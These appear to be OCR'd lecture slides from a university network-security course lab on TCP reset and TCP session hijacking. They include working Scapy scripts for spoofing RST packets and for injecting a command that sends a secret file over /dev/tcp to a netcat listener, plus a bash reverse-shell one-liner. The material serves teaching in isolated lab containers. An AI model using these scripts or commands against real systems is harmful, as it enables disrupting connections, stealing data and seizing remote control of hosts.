


Solution?

- Use C (lmao)


TCP Reset Attack

- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet




Packet

This is different than sending a FIN packet



TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!



A server reads data in some order (typically by sequence number)

If the server gets a SEQ# of something below 4440, it will ignore it

In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!


(@@@ are placeholder. You will fill them in)

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

TCP Reset Attack

In order to do our attack, we first need to find an ongoing TCP communication between two users!

A server reads data in some order (typically by sequence number)



We can pull this information from wireshark!


On the attack, do telnet to access victim server

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

```
▸ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▸ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▸ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▾ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
    Source port: 44421 (44421)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 319575693
    Acknowledgement number: 2984372748
    Header length: 32 bytes
```

This figure is just an example of the Wireshark GUI. The information is not correct for subsequent slides.

TCP Reset Attack



Announcements

Lab 7 Due **Thursday** November 10th (Need to update website)

No class on Tuesday next week (11/8)

Sorry for some weird code issues on the XSS lab

Course Roadmap

- Lab 7 TCP Attacks (11/10)
- Lab 8 Symmetric Crypto (11/20)
- Lab 9 Hashing (12/2)
- Research Project (12/8)


- Final Exam Tuesday December 13th @ 2:00 – 3:50 PM in Reid 102
  → Will review as we get closer to end of semester

TCP Conversation

A Typical TCP Connection

- After the 3-way handshake, the client and server exchange packets.
- Sender sends packet with next sequence number
- Receiver acknowledges (ACK) the next expected sequence number
- Continue like this until connection is closed…

NOTE: In Wireshark, sequence and acknowledgement numbers are automatically converted into relative numbers by default. You can toggle this feature.



TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server

Logged into the user 1 container


```
Connection closed by foreign host.
root@a7681354f555:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2bb056619305 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages an
d content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize'
command.
Last login: Tue Nov  1 20:00:07 UTC 2022 from user1-10
.9.0.6.net-10.9.0.0 on pts/2
seed@2bb056619305:~$ 
```

Telnet connection established

Look at the most recent packet sent between client and server

```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```


Your information may be different



TCP Reset Attack


We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py



Your information will be different

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23,flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```



TCP Reset Attack

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py
3. Hop back to client 1 container, press enter, connection should be closed!

```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38724, dport=23,flags="R", seq=4072688695)
pkt = IPLayer/TCPLayer

send(pkt, verbose=0)
```

Your information will be different


```
11/01/22]seed@VM:~/.../tcp_attacks$ vi reset.py
11/01/22]seed@VM:~/.../tcp_attacks$ sudo python3 reset.py
ENDING RESET PACKET.........
11/01/22]seed@VM:~/.../tcp_attacks$
```


```
hi  hifol
seed@2bb056619305:~$ Connection closed by foreign host
.
root@a7681354f555:/#
```

10.9.0.1

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark



Just like with the TCP reset, we need this information for our packet

Your information will be different

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark

```
Transmission Control Protocol, Src Port: 38724, Dst P
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

Just like with the TCP reset, we need this information for our packet


Your information will be different

For TCP Hijack, we will also be sending a **command** to run. What commands could we run?

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark



Just like with the TCP reset, we need this information for our packet

Your information will be different

For TCP Hijack, we will also be sending a **command** to run. What commands could we run?

We could steal a file (demo), or we could create a ~~root shell~~ **reverse shell**

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark
3. Fill in packet information in sessionhijack.py

```
Transmission Control Protocol, Src Port
  Source Port: 38724
  Destination Port: 23
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 4072688695
  [Next sequence number: 4072688695]
  Acknowledgment number: 387565144
```

```python
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=48064, dport=23, flags="A",
               seq=2840523386, ack=3430555313)
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark
3. Fill in packet information in sessionhijack.py\
4. Summon a netcat server on attack machine (separate terminal)

```
netcat -lnv 9090
```

TCP Hijack Attack

Hijack a current TCP connection and get a TCP server to execute commands of our choice

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
2. Look at most recent TCP/Telnet Packet in Wireshark
3. Fill in packet information in sessionhijack.py\
4. Summon a netcat server on attack machine (separate terminal)
5. Run session hijack program

```
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
```

```
[11/01/22]seed@VM:~$
[11/01/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 52206
my password is dog123
[11/01/22]seed@VM:~$
```

TCP server sent us the output of the cat command!

Reverse Shell

A reverse shell gives us (an attacker) a bash shell that we can remotely use → Total control!!

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

start an interactive bash shell on the server
Whose input (stdin) comes from a TCP connection,
And whose output (stdout and stderr) goes to the same TCP connection

> output
< input

0 = stdin
1 = stdout
2 = stderr

In our spoofed packet, that will be the command that we want to run!

(remember to have netcat server also running!)